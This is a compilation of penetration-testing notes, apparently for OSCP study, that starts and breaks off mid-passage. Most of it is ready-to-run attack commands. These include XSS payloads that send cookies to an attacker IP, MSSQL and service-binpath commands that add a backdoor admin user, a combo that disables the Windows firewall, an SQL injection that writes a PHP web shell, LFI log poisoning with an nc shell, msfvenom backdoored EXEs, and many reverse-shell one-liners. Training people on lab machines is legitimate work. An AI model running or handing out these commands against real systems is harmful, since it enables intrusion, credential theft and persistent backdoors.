sudo nmap -sn <target> --script ip-forwarding --script-args='target=www.example.com'
```

Alternatives:

- Set VM's default gateway as the victim IP address and attempt to route elsewhere.
- <http://pentestmonkey.net/tools/gateway-finder>

1) Flip your machine into forwarding mode (as root):

```
echo "1" > /proc/sys/net/ipv4/ip_forward
```

2) Setup iptables to intercept HTTP requests (as root):

```
iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 8080
```

3) sslstip.py -l 8080 -f lock.ico

4) Run arpspoof to redirect traffic to your machine (as root):

```
arpspoof -i <yourNetworkdDevice> -t <yourTarget> <theRoutersIpAddress>
```

Cookie Stealing:

[+] Start Web Service

```
python -m SimpleHTTPServer 80
```

[+] Use one of the following XSS payloads:

```
<script>document.location="http://192.168.0.60/?c="+document.cookie;</script>
<script>new Image().src="http://192.168.0.60/index.php?c="+document.cookie;</script>
```

CTF Notes

```
# Enumerate Users via Finger
finger user@192.168.0.20

# Show nfs shares available
showmount -e 192.168.1.54

# User nfspysh to mount share and create .ssh directory
nfspysh -o server=192.168.0.20:/home/user
mkdir .ssh
cd .ssh

# Generate ssh key pair
ssh-keygen
cp id_rsa.pub /tmp/authorized_keys

# Transfer attacker public key to host
put /tmp/authorized_keys
exit

# Login to SSH server with no password
SSH_AUTH_SOCK=0 ssh user@192.168.0.20

# Exfiltrate PHP code
/browse.php?file=php://filter/convert.base64-encode/resource=index.php (check why does this works)
```

Enabling Self signed certificates on local website

1. Install OpenSSL

```
sudo apt-get install openssl
```

2. Run the following command to generate the self signed SSL certificates:

```
sudo openssl req -x509 -nodes -days 1095 -newkey rsa:2048 -out /etc/ssl/certs/server.crt -keyout
/etc/ssl/private/server.key
```

3. Enable SSL for Apache

```
sudo a2enmod ssl
```

4. Put the default-ssl site available creating a symbolic link

```
sudo ln -s /etc/apache2/sites-available/default-ssl.conf /etc/apache2/sites-enabled/000-default-ssl.conf
```

5. Edit the file default-ssl.conf

```
sudo nano /etc/apache2/sites-enabled/000-default-ssl.conf
```

Change the following lines to point to the certs:

```
SSLCertificateFile /etc/ssl/certs/server.crt  
SSLCertificateKeyFile /etc/ssl/private/server.key
```

6. Restart Apache

```
sudo /etc/init.d/apache2 restart
```

More information:

<https://hallard.me/enable-ssl-for-apache-server-in-5-minutes/>
<https://www.sslshopper.com/article-how-to-create-and-install-an-apache-self-signed-certificate.html>
http://www.akadia.com/services/ssh_test_certificate.html
<https://www.sslshopper.com/apache-server-ssl-installation-instructions.html>
<http://www.emrekkas.com/linux-tips/invalid-command-sslengine-enabling-ssl-on-ubuntu-server>

+ Use Nmap to remotely execute commands through SQL

```
nmap -Pn -n -sS --script=ms-sql-xp-cmdshell.nse <victim_ip> -p1433 --script-args  
mssql.username=sa,mssql.password=<sql_password>,ms-sql-xp-cmdshell.cmd="net user backdoor backdoor123  
/add"  
nmap -Pn -n -sS --script=ms-sql-xp-cmdshell.nse 10.11.1.31 -p1433 --script-args  
mssql.username=<sql_user>,mssql.password=<sql_password>,ms-sql-xp-cmdshell.cmd="net localgroup  
administrators backdoor /add"
```

From <<http://hackingandsecurity.blogspot.com/2017/09/osc-p-tricks.html>>

Change headers of a http request using curl

Example: check for shellshock vulnerability: (PoC: '() { :; }; echo "CVE-2014-6271 vulnerable"' bash -c id)
curl -H 'User-Agent: () { :; }; echo "CVE-2014-6271 vulnerable" bash -c id' <http://10.11.1.71/cgi-bin/admin.cgi>

From <<http://hackingandsecurity.blogspot.com/2017/09/osc-p-tricks.html>>

Tips

Enable service on every reboot:

update-rc.d <[SERVICE]> enable

Extract link from html page:

cat index.html | grep "href=" | cut -d "/" -f3 | grep "<[DOMAIN]>" | cut -d "" -f1 | sort -u

Netcat**Interact with application:**

nc -nv <[IP]> <[PORT]>

Listener:

nc -nlvp <[PORT]>

File transfer (client):

nc -nlvp <[PORT]> ><[FILE]>

File transfer (server):

nc -nv <[IP]> <[PORT]> <<[FILE_TO_SEND]>

Bind vs Reverse Shell**Bind Shell:**

Bob needs Alice's help. Bob set up a listener on port 4444 with -e parameter:

(BOB): nc -nlvp <[PORT]> -e cmd.exe

(ALICE): nc -nv <[BOB_IP]> <[PORT]>

Reverse Shell:

Alice needs Bob's help. Since Alice is beyond firewall it is impossible to BOB to reach Alice. So Alice create a reverse shell:

(ALICE): nc -nv <[BOB_IP]> <[PORT]> -e /bin/bash

(BOB): nc -nlvp <[PORT]>

Zone Transfer

dnsrecon -t axfr -d <[DOMAIN]>

Nmap

nmap -sS -sV -A -O --script="*-vuln-*" --script-args=unsafe=1 <[IP]>

SMB

nbtscan <[SUBNET]>

nmap -p139,445 --script smb-enum-users <[SUBNET]>

nmap -p139,445 --script=smb-vuln-* --script-args=unsafe=1 <[SUBNET]>

enum4linux

smbclient -L <[IP]> -N

smbclient \\<[IP]>\share -N

SMTP

nmap -p25 <[SUBNET]> --open

nc -nv IP 25

VRFY <[USERNAME]>

SNMP**Steps: nmap scan udp 161, create target IP list, create community list file, use onesixtyone + snmpwalk**

nmap -sU --open -p161 <[SUBNET]> --open

onesixtyone -c community -i <[SMNP_IP_LIST]>

snmpwalk -c public -v1 <[IP]> <mib-values>

Mib-values (for snmpwalk):

1.3.6.1.2.1.25.1.6.0 System Processes

1.3.6.1.2.1.25.4.2.1.2 Running Programs

1.3.6.1.2.1.25.4.2.1.4 Processes Path

1.3.6.1.2.1.25.2.3.1.4 Storage Units

1.3.6.1.2.1.25.6.3.1.2 Software Name

1.3.6.1.4.1.77.1.2.25 User

1.3.6.1.2.1.6.13.1.3 TCP Local Ports

File Transfer Linux**Netcat:**

On Victim machine (client):

nc -nlvp 4444 ><[FILE]>

On Attacker machine (server):

nc -nv 10.11.17.9 4444 <<[FILE_TO_SEND]>

Curl:

```
curl -O http://<\[IP\]>/<\[FILE\]>
```

Wget:

```
wget http://<\[IP\]>/<\[FILE\]>
```

Recursive wget ftp download:

```
wget -r ftp://<\[USER\]>:<\[PASSWORD\]>@<\[DOMAIN\]>
```

File Transfer Windows

TFTP (Installed by default up to Windows XP and 2003, In Windows 7, 2008 and above needs to be explicitly added. For this reason tftp not ideal file transfer protocol in most situations.)

On attacker machine:

```
mkdir tftp
```

```
atftpd --deamon --port 69 tftp
```

```
cp <[FILE]> tftp
```

On victim machine shell:

```
tftp -i <[IP]> GET <[FILE]>
```

FTP (Windows operating systems contain a default FTP client that can also be used for file transfer)

On attacker machine:

```
(UNA TANTUM) Install a ftp server. apt-get install pure-ftpd
```

```
(UNA TANTUM) Create new user for PureFTPD (see script setup-ftp.sh) (USER demo, PASS demo1234)
```

```
groupadd ftgroup
```

```
useradd -g ftgroup -d /dev/null -s /etc ftpuser
```

```
pure-pw useradd demo -u ftpuser -d /ftphome
```

```
pure-pw mkdb
```

```
cd /etc/pure-ftpd/auth
```

```
ln -s ../conf/PureDB 60pdbl
```

```
mkdir -p /ftphome
```

```
chown -R ftpuser:ftpgroup /ftphome
```

```
/etc/init.d/pure-ftpd restart
```

```
(UNA TANTUM) chmod 755 setup-ftp.sh
```

On victim machine shell:

```
echo open <[IP]> 21 > ftp.txt
```

echo USER demo >> [ftp.txt](#)echo ftp >> [ftp.txt](#)echo bin >> [ftp.txt](#)echo GET nc.exe >> [ftp.txt](#)echo bye >> [ftp.txt](#)ftp -v -n -s:[ftp.txt](#)**VBScript (in Windows XP, 2003)**

On victim machine shell:

```
echo strUrl = WScript.Arguments.Item(0) > wget.vbs &
echo StrFile = WScript.Arguments.Item(1) >> wget.vbs &
echo Const HTTPREQUEST_PROXYSETTING_DEFAULT = 0 >> wget.vbs &
echo Const HTTPREQUEST_PROXYSETTING_PRECONFIG = 0 >> wget.vbs &
echo Const HTTPREQUEST_PROXYSETTING_DIRECT = 1 >> wget.vbs &
echo Const HTTPREQUEST_PROXYSETTING_PROXY = 2 >> wget.vbs &
echo Dim http, varByteArray, strData, strBuffer, lngCounter, fs, ts >> wget.vbs &
echo Err.Clear >> wget.vbs &
echo Set http = Nothing >> wget.vbs &
echo Set http = CreateObject("WinHttp.WinHttpRequest.5.1") >> wget.vbs &
echo If http Is Nothing Then Set http = CreateObject("WinHttp.WinHttpRequest") >> wget.vbs &
echo If http Is Nothing Then Set http = CreateObject("MSXML2.ServerXMLHTTP") >> wget.vbs &
echo If http Is Nothing Then Set http = CreateObject("Microsoft.XMLHTTP") >> wget.vbs &
echo http.Open "GET", strURL, False >> wget.vbs &
echo http.Send >> wget.vbs &
echo varByteArray = http.ResponseBody >> wget.vbs &
echo Set http = Nothing >> wget.vbs &
```

```
echo Set fs = CreateObject("Scripting.FileSystemObject") >> wget.vbs &
echo Set ts = fs.CreateTextFile(StrFile, True) >> wget.vbs &
echo strData = "" >> wget.vbs &
echo strBuffer = "" >> wget.vbs &
echo For IngCounter = 0 to UBound(varByteArray) >> wget.vbs &
echo ts.Write Chr(255 And Ascb(Midb(varByteArray, IngCounter +1, 1))) >> wget.vbs &
echo Next >> wget.vbs &
echo ts.Close >> wget.vbs
cscript wget.vbs http://<\[IP\]>/<\[FILE\]> <[FILE_NAME]>
```

Powershell (In Windows 7, 2008 and above)

On victim machine shell:

```
echo $storageDir = $pwd > wget.ps1
echo $webclient = New-Object System.Net.WebClient >> wget.ps1
echo $url = "http://<\[IP\]>/<\[FILE\]>" >> wget.ps1
echo $file = "evil.exe" >> wget.ps1
echo $webclient.DownloadFile($url,$file) >> wget.ps1
powershell.exe -ExecutionPolicy Bypass -NoLogo -NonInteractive -NoProfile -File wget.ps1
```

Debug.exe utility (In Windows 32bit OS - Works only for file < 64Kb)

On attacker machine:

```
cp <[FILE]> .
upx -9 <[FILE]> (for compression)
cp /usr/share/windows-binaries/exe2bat.exe .
wine exe2bat <[FILE]> <[FILE.txt]>
```

On victim machine:

Paste the content of <[FILE.txt]>

XSS

Stole cookie from xss:

On attacker machine set listener (nc -nlvp <[PORT]>)

On victim website <script>new Image().src="

LFI/RFI

Connect via netcat to victim (nc -nv <[IP]> <[PORT]>) and send <?php echo shell_exec(\$_GET['cmd']);?>, after that try to include log file for code execution.

```
&cmd=nc -nv <[IP]> <[PORT]> -e cmd.exe&LANG=../../../../xampp/apache/logs/access.log
```

SQL Injection

Bse:

any' or 1=1 limit 1;--

Number of columns:

order by 1, order by 2, ...

Expose data from database:

UNION select 1,2,3,4,5,6

Enum tables:

UNION select 1,2,3,4,table_name,6 FROM information_schema.tables

Shell upload:

```
<[IP]>:<[PORT]>/<[URL]>.php?<[PARAMETER]>=999 union select 1,2,"<?php echo
shell_exec($_GET['cmd']);?>",4,5,6 into OUTFILE '/var/www/html/evil.php'
```

Buffer Overflow

/usr/share/metasploit-framework/tools/pattern_create.rb <[LENGTH]>

/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -<[ADDRESS]>

Privilege Escalation

Vulnerable Services

```
accesschk.exe -uwcqv "Authenticated Users" * /accepteula
```

```
sc qc <[VULNERABLE_SERVICE]>
```

```
sc config <[VULNERABLE_SERVICE]> obj= ".\LocalSystem" password= ""
```

```
sc config <[VULNERABLE_SERVICE]> start= "auto"
```

```
sc config <[VULNERABLE_SERVICE]> binpath= "net user hacker Hacker123 /add"
```

```
sc stop <[VULNERABLE_SERVICE]>
```

```
sc start <[VULNERABLE_SERVICE]>
```

```
sc config <[VULNERABLE_SERVICE]> binpath= "net localgroup administrator hacker /add"
sc stop <[VULNERABLE_SERVICE]>
sc start <[VULNERABLE_SERVICE]>
sc config <[VULNERABLE_SERVICE]> binpath= "net localgroup \"Remote Desktop Users\" hacker /add"
sc stop <[VULNERABLE_SERVICE]>
sc start <[VULNERABLE_SERVICE]>
```

Win10:

```
reg.exe add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\osk.exe" /v "Debugger" /t REG_SZ /d "cmd.exe" /f
```

Then ctrl+alt+canc and start virtual keyboard

Pass the hash

```
Export SMBHASH=<[HASH]>
pth-winexe -U administrator% //<[IP]> cmd
```

Cracking

Medusa

```
medusa -h 10.11.1.227 -U lab-users.txt -P lab-passwords.txt -M ftp | grep "ACCOUNT FOUND"
```

Ncrack (FTP, SSH, TELNET, HTTP(S), POP3(S), SMB, RDP, VNC)

```
ncrack -U <[USERS_LIST]> -P <[PASSWORDS_LIST]> ftp://<\[IP\]>
```

Firewall

Enable Remote Desktop:

```
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f
```

```
netsh firewall set service remotedesktop enable
```

Enable Remote assistance:

```
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fAllowToGetHelp /t REG_DWORD /d 1 /f
```

```
netsh firewall set service remoteadmin enable
```

Disable firewall:

```
netsh firewall set opmode disable
```

One shot ninja combo (New Admin User, Firewall Off + RDP):

```
set CMD "net user hacker Hacker123 /add & net localgroup administrators hacker /add & net localgroup \"Remote Desktop Users\" hacker /add & reg add \"HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\" /v fDenyTSConnections /t REG_DWORD /d 0 /f & reg add \"HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\" /v fAllowToGetHelp /t REG_DWORD /d 1 /f & netsh firewall set opmode disable"
```

Backdooring EXE Files

```
msfvenom -a x86 -x <[FILE]> -k -p windows/meterpreter/reverse_tcp lhost=10.11.0.88 lport=443 -e x86/shikata_ga_nai -i 3 -b "\x00" -f exe -o <[FILE_NAME]>
```

Binaries payloads

Linux:

```
msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=<[IP]> LPORT=<[PORT]> -f elf > <[FILE_NAME.elf]>
```

Windows:

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=<[IP]> LPORT=<[PORT]> -f exe > <[FILE_NAME.exe]>
```

Mac

```
msfvenom -p osx/x86/shell_reverse_tcp LHOST=<[IP]> LPORT=<[PORT]> -f macho > <[FILE_NAME.macho]>
```

Web payloads

PHP:

```
msfvenom -p php/meterpreter/reverse_tcp LHOST=<[IP]> LPORT=<[PORT]> -f raw > <[FILE_NAME.php]>
cat <[FILE_NAME.php]> | pbcopy && echo '<?php' | tr -d '\n' > <[FILE_NAME.php]> && pbpaste >> <[FILE_NAME.php]>
```

ASP:

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=<[IP]> LPORT=<[PORT]> -f asp > <[FILE_NAME.asp]>
```

JSP:

```
msfvenom -p java/jsp_shell_reverse_tcp LHOST=<[IP]> LPORT=<[PORT]> -f raw > <[FILE_NAME.jsp]>
```

WAR:

```
msfvenom -p java/jsp_shell_reverse_tcp LHOST=<[IP]> LPORT=<[PORT]> -f war > <[FILE_NAME.war]>
```

Scripting Payloads

Python:

```
msfvenom -p cmd/unix/reverse_python LHOST=<[IP]> LPORT=<[PORT]> -f raw > <[FILE_NAME.py]>
```

Bash:

```
msfvenom -p cmd/unix/reverse_bash LHOST=<[IP]> LPORT=<[PORT]> -f raw > <[FILE_NAME.sh]>
```

Perl

```
msfvenom -p cmd/unix/reverse_perl LHOST=<[IP]> LPORT=<[PORT]> -f raw > <[FILE_NAME.pl]>
```

Shellcode

For all shellcode see ‘msfvenom –help-formats’ for information as to valid parameters. Msfvenom will output code that is able to be cut and pasted in this language for your exploits.

Linux Based Shellcode:

```
msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=<[IP]> LPORT=<[PORT]> -f <[LANGUAGE]>
```

Windows Based Shellcode:

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=<[IP]> LPORT=<[PORT]> -f <[LANGUAGE]>
```

Mac Based Shellcode:

```
msfvenom -p osx/x86/shell_reverse_tcp LHOST=<[IP]> LPORT=<[PORT]> -f <[LANGUAGE]>
```

Staged vs Non-Staged Payloads

Staged payload: (useful for bof) (need multi_handler metasploit in order to work)

```
Windows/shell/reverse_tcp
```

```
msfvenom -a x86 -p linux/x86/shell/reverse_tcp LHOST=<[IP]> LPORT=<[PORT]> -b "\x00" -f elf -o <[FILE_NAME_STAGED]>
```

Non-staged: (ok with netcat listener)

```
Windows/shell_reverse_tcp
```

```
msfvenom -a x86 -p linux/x86/shell_reverse_tcp LHOST=<[IP]> LPORT=<[PORT]> -b "\x00" -f elf -o <[FILE_NAME_NON_STAGED]>
```

Handlers

Metasploit handlers can be great at quickly setting up Metasploit to be in a position to receive your incoming shells. Handlers should be in the following format.

```
use exploit/multi/handler  
set PAYLOAD <[PAYLOAD_NAME]>  
set LHOST <[IP]>  
set LPORT <[PORT]>  
set ExitOnSession false  
exploit -j -z
```

Shell Spawning

Python:

```
python -c 'import pty; pty.spawn("/bin/sh")'  
python -c 'import  
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("<[IP]>,<[PORT]>));os.dup  
2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/bash","-i"]);'
```

Bash:

```
echo os.system('/bin/bash')  
/bin/sh -i  
exec 5>/dev/tcp/<[IP]>/<[PORT]> cat <&5 | while read line; do $line 2>&5 >&5; done
```

Perl:

```
perl -e 'exec "/bin/sh";'
```

```
perl: exec "/bin/sh";  
perl -e 'use Socket;$i="<[IP]>";  
$p=<[PORT]>;socket(S,PF_INET,SOCK_STREAM,getprotobynumber("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i)))){open(STDIN,>&$S");open(STDOUT,>&$S");open(STDERR,>&$S");exec("/bin/sh -i");};'
```

Telnet:

```
mknod /tmp/yyy p && /bin/bash 0</tmp/yyy | telnet <[IP]> <[PORT]> 1>/tmp/yyy
```

Ruby:

```
ruby: exec "/bin/sh"
```

Lua:

```
lua: os.execute('/bin/sh')
```

From within IRB:

```
exec "/bin/sh"
```

From within vi:

```
:!bash
```

From within vi:

```
:set shell=/bin/bash:shell
```

From within nmap:

```
!sh
```

From <<http://hackingandsecurity.blogspot.com/2017/08/go-for-oscp.html>>

Webslayer is a tool designed for brute forcing Web Applications, it can be used for finding resources not linked (directories, servlets, scripts, files, etc), brute force GET and POST parameters, bruteforce Forms parameters (User/Password), Fuzzing, etc. The tools has a payload generator and an easy and powerful results analyzer.

You can perform attacks like:

- Predictable resource locator, recursion supported (Discovery)

- Login forms brute force

- Session brute force

- Parameter brute force

- Parameter fuzzing and injection (XSS, SQL)

- Basic and Ntml authentication brute forcing

Source: <http://www.edge-security.com/webslayer.php>

```
root@kali:~# webslayer
```

Whatweb - Usage: whatweb [options] <URLs>

WhatWeb identifies websites. Its goal is to answer the question, “What is that Website?”. WhatWeb recognises web technologies including content management systems (CMS), blogging platforms, statistic/analytics packages, JavaScript libraries, web servers, and embedded devices. WhatWeb has over 1700 plugins, each to recognise something different. WhatWeb also identifies version numbers, email addresses, account IDs, web framework modules, SQL errors, and more.

WhatWeb can be stealthy and fast, or thorough but slow. WhatWeb supports an aggression level to control the trade off between speed and reliability. When you visit a website in your browser, the transaction includes many hints of what web technologies are powering that website. Sometimes a single webpage visit contains enough information to identify a website but when it does not, WhatWeb can interrogate the website further. The default level of aggression, called ‘stealthy’, is the fastest and requires only one HTTP request of a website. This is suitable for scanning public websites. More aggressive modes were developed for use in penetration tests.

Most WhatWeb plugins are thorough and recognise a range of cues from subtle to obvious. For example, most WordPress websites can be identified by the meta HTML tag, e.g. “”, but a minority of WordPress websites remove this identifying tag but this does not thwart WhatWeb. The WordPress WhatWeb plugin has over 15 tests, which include checking the favicon, default installation files, login pages, and checking for “/wp-content/” within relative links.

EXAMPLE USAGE:

- * Scan example.com.

- ./whatweb example.com

- * Scan reddit.com slashdot.org with verbose plugin descriptions.

- ./whatweb -v reddit.com slashdot.org

- * An aggressive scan of wired.com detects the exact version of WordPress.

- ./whatweb -a 3 www.wired.com

- * Scan the local network quickly and suppress errors.

- whatweb --no-errors 192.168.0.0/24

- * Scan the local network for https websites.

- whatweb --no-errors --url-prefix https:// 192.168.0.0/24

```
* Scan for crossdomain policies in the Alexa Top 1000.  
.whatweb -i plugin-development/alexa-top-100.txt \  
--url-suffix /crossdomain.xml -p crossdomain_xml
```

```
root@kali:~# whatweb -v -a 3 192.168.0.102
```

Samrdump is pre-installed on Backtrack 5 .
You can find "samrdump" under SMB Analysis .
Samrdump is used to retrieved information about the target using SAM (Security Account Manager).
It lists out the all the domains , shares , useraccounts, and other information .

HOW TO OPEN SAMRDUMP

To open samrdump . follow the steps :

BackTrack > Information Gathering > Network Analysis > Smb Analysis > samrdump
Running Samrdump.py with port 445

Command Syntax : ./samrdump.py username:password@target-ip-address protocol list

Example : ./samrdump.py administrator:12345@192.168.232.172

<http://www.hackingdna.com/2012/12/samrdump-on-backtrack-5.html>

```
git clone https://github.com/CoreSecurity/impacket.git  
cd impacket/  
python setup.py install  
https://www.hackingarticles.in/beginners-guide-to-impacket-tool-kit-part-1/
```

Example 1

Wednesday, January 2, 2019 10:44 PM

Nmap

First of all, we need to know what boxes exist on the network nmap run a ping scan:

```
nmap -sn 10.0.0.0/24
```

The above command will test whether all machines in the 10.0.0.0/24 subnet are alive (10.0.0.0–10.0.0.255). You may need to change this for the lab network.

Once I have chosen a host, the first thing I always do is:

```
nmap -A -oA nmap $targetip
```

This will scan the 1024 most common ports, run OS detection, run default nmap scripts, and save the results in a number of formats in the current directory.

Scanning more deeply:

```
nmap -v -p- -sT $targetip
```

This will scan all 65535 ports on \$targetip with a full connect scan. This scan will probably take a very long time. The -v stands for verbose, so that when a new port is discovered, it will print it out straight away instead of having to wait until the end of the scan, scanning this many ports over the internet takes a long time. I would often leave the scan running overnight, or move on to a different box in the meantime.

Probing services

From these initial nmap scans, we should have gained a lot of information about machine — we know what ports are open, and usually what services they are running.

HTTP(S)

If the server is running HTTP or HTTPS, the next logical step is to check it out in a web browser. What does it display? Is it a potentially vulnerable web application? Is it a default web server page which reveals version information?

Probing with Nikto

Nikto is an excellent scanner for web servers.

```
nikto -host $targetip -port $targetport
```

Brute forcing HTTP(s) directories and files with dirsearch

There are many tools for this purpose including dirb, dirbuster and gobuster — all of these have their advantages and should be learned, but my favourite is dirsearch. You can get it from

<https://github.com/maurosoria/dirsearch>. This syntax will get you started, it defines a wordlist file, URL and file extension to look for.

```
./dirsearch.py -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u $targetip -e php  
But dirsearch can do more! Check the README.
```

SMB

Nmap scripts

Kali comes with a bunch of really great nmap scripts which can be used to probe SMB further — these scripts can be viewed with the following command.

```
locate *.nse | grep smb
```

Using the scripts is as simple as:

```
nmap -p 139,445 --script=$scriptname $targetip
```

Note that the script parameter also accepts wildcards, for example, to try all of the nmap SMB vulnerability testing scripts, use:

```
nmap -p 139,445 --script=smb-vuln* $targetip
```

Enum4Linux

enum4linux is an excellent tool for probing SMB for interesting information — and sometimes access to shares! This tool has a lot of options to remember, so I generally just run the -a “do everything” option, which looks like this:

```
enum4linux -a $targetip
```

smbclient

This tool is for connecting to a box via SMB. It basically works the same as a command line FTP client. Sometimes you can connect to a box and browse files without even having credentials, so it’s worth a check!

```
smbclient \\\$ip\\$share
```

FTP

Anonymous Access

There are a number of nmap scripts which can help with enumerating FTP, but the very first thing to check is whether anonymous access is enabled.

```
ftp $targetip
```

Username: anonymous

Password: anything

This has varying degrees of success, most of the time, it won’t work. Sometimes you will be able to read files but not write them, and other times you will be presented with full read and write access.

SSH

Other than a few rare exceptions, SSH is not likely to be vulnerable. Unless it is running a strange version of SSH, or a particularly old version, I wouldn’t usually bother exploring this further. Just note that it is there, and if you find credentials somewhere else on the system, try using it on SSH!

Other Services

Manual banner grabbing

You can always connect to a service using netcat and see what information it gives you.

```
nc $targetip $port
```

Finding exploits

Searchsploit will search all the exploits in the exploit-db database. To update your database:

```
searchsploit -u
```

To search for exploits on a particular service, kernel or OS.

```
searchsploit $multiple $search $terms
```

Google

Google is a good source of information, whodathunkit? Try search terms which contain the service name, version and the word ‘exploit’. For example,

proftpd 1.3.5 exploit

Metasploit

Metasploit is a whole other bag which I am not going to go into too much in this article, but if you're looking to search within metasploit, just run search \$searchterm from msfconsole. Note — there are heavy restrictions on using metasploit in the exam, so don't get too reliant on it. When you do use it, take a look at the actual metasploit module you are using, and make sure you understand how it works. Maybe even try porting it to a standalone exploit!

Webapps — What to look for

Webapps are a common point of entry. They can be vulnerable to many different vulnerabilities, and with practice, you will become better at finding them.

First things first, is this a known webapp, or a custom one? Try searching the name, look at the source code, look for version numbers and login screens. If it is a known webapp — you might find a known vulnerability using searchsploit or google.

Burp Suite

Burp suite is a very handy tool for testing webapps. I would go as far as saying it is my single favourite penetration testing tool. If you're crafting a RCE payload or SQL injection, it's much quicker and easier to send the HTTP request to the repeater in burp and edit the payload there than to try editing it in the browser. It's worth learning the more advanced Burp features too, both for OSCP and for your future in cyber!

SQL Injections

If a developer is incompetent and/or lazy, a text field in a webapp can sometimes end up being passed (unsanitized) into an SQL query. If that is the case, you may be able to use this vulnerability to bypass login forms, dump databases (credentials?), and even write files. A full summary of SQL injection methods would be a whole other post, but for now, you can checkout the OWASP guides and use SQLMap. Important — this tool is NOT allowed to be used in the exam at all, however, you should learn how to use it by experimenting with it in the labs.

One huge time-saver when learning SQLMap is to use the -r switch. You can catch the vulnerable request using a proxy like Burp, save it to a text file, and then use SQLMap to scan it just by running:

```
sqlmap -r file.req
```

It took me an embarrassingly long time to find this feature. Don't be like me. Writing the request details on the command line sucks.

File inclusions

Sometimes, we are able to include a file of our choice in the code of the web application. If we can somehow inject our own code into that file — we have command execution. There are two types of file inclusion vulnerabilities — local file inclusions (LFI) and remote file inclusions (RFI).

RFIs occur when you can include a remote file (perhaps one that is hosted on your local machine). RFIs are typically easier to exploit, because you can simply host some code on your local machine, and point the RFI to that code to execute it.

LFIs occur when you can include a file on the target machine, they can be handy for reading local files (such as /etc/passwd), but if you can somehow inject your own code into the system somewhere, you can often turn an LFI into remote code execution.

Let's say that we have a page parameter which is vulnerable to a file inclusion vuln in the following URL:

<http://target.com/?page=home>

If this is a Linux box, we could test for a LFI by navigating to:

<http://target.com/?page=../../../../../../../../etc/passwd%00>

If the box is vulnerable, we might see the contents of /etc/passwd on the target printed to the page.

If you were super observant, you may have noticed that I put a %00 on the end of the URL. This is called a null byte, and its purpose is to terminate the string. This technique does not work on newer versions of PHP, but I found that it worked for many of the LFI/RFI vulnerabilities in the labs. If the underlying vulnerable code looks like this:

```
include($page . '.php');
```

Then without the null byte on the end, we would be requesting /etc/passwd.php, which does not exist. The null byte terminates the string, meaning that our attack is likely to be successful.

Sometimes LFI vulnerabilities are also RFI vulnerabilities — to test if this app is vulnerable to RFIs, we could host our own file at <http://hackerip/evil.txt> which contains our own code, and then visit this URL:

<http://target.com/?page=http://hackerip/evil.txt%00>

If successful, the code contained in evil.txt will be executed on our target.

Code and Command Injection

On some occasions, you may come across web applications which allow execution of code directly. This comes in many forms, it may be a Wordpress backend (which by default, allows the editing of PHP files), a web based terminal emulator, a PHP/Python/Perl sandbox, or some kind of online tool which runs a system command with user input and displays the output.

There are too many avenues to explore here, but use your imagination. Try to think about how the code may look on the backend, and how you might be able to inject your own commands.

I've got command execution, now what?

If you've found some kind of code execution vulnerability, it's time to upgrade to a shell.

Reverse Shells

A reverse shell is when you make your target machine connect back to your machine and spawn a shell. Popping a shell is the most exciting part of any hack.

NOTE: Most versions of netcat don't have -e built-in

If you're not sure what -e does, it lets you specify a command to pipe through your reverse shell. There's a good reason that it's disabled on most versions of netcat — it's a gaping security hole. Having said that, if you're attacking a linux machine, you can get around this by using the following reverse shell one-liner.

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.0.0.1 1234 >/tmp/f
```

Which will pipe /bin/sh back to 10.0.0.1 on port 1234, without using the -e switch. This brings us to the next section nicely.

A collection of Linux reverse shell one-liners

These one-liners are all found on pentestmonkey.net. This website also contains a bunch of other useful stuff!

Bash

```
bash -i >& /dev/tcp/10.0.0.1/8080 0>&1
```

Perl
 perl -e 'use Socket;\$i="10.0.0.1";\$p=1234;socket(S,PF_INET,SOCK_STREAM,getprotobynumber("tcp"));if(connect(S,sockaddr_in(\$p,inet_aton(\$i)))){open(STDIN,>&\$S");open(STDOUT,>&\$S");open(STDERR,>&\$S");exec("/bin/sh -i");};'

Python
 python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.0.0.1",1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'

PHP
 php -r '\$sock=fsockopen("10.0.0.1",1234);exec("/bin/sh -i <&3 >&3 2>&3");'

Ruby
 ruby -rsocket -e'f=TCPSocket.open("10.0.0.1",1234).to_i;exec sprintf("/bin/sh -i <&%d >&%d 2>&%d",f,f,f)'

Netcat with -e
 nc -e /bin/sh 10.0.0.1 1234

Netcat without -e (my personal favourite)
 rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.0.0.1 1234 >/tmp/f

Java
 r = Runtime.getRuntime()
 p = r.exec(["/bin/bash","-c","exec 5<>/dev/tcp/10.0.0.1/2002;cat <&5 | while read line; do \\$line 2>&5 >&5; done"] as String[])
 p.waitFor()

Windows reverse shells?
 Windows is a bit of a different animal because it doesn't come with the same beautiful command line tools that spoil us in Linux. If we have the need for a reverse shell, then our entry-point was most likely some kind of file upload capability or rce, often through a web-application.

Firstly, if you happen to find a windows system with Perl (unlikely), give this a whirl (source):

```
perl -MIO::Socket::INET -e '$c=new IO::Socket::INET(PeerAddr,"$attackerip:4444");STDIN->fdopen($c,r);$~>fdopen($c,w);system$_ while<>;'
```

Otherwise, we have a couple of options:

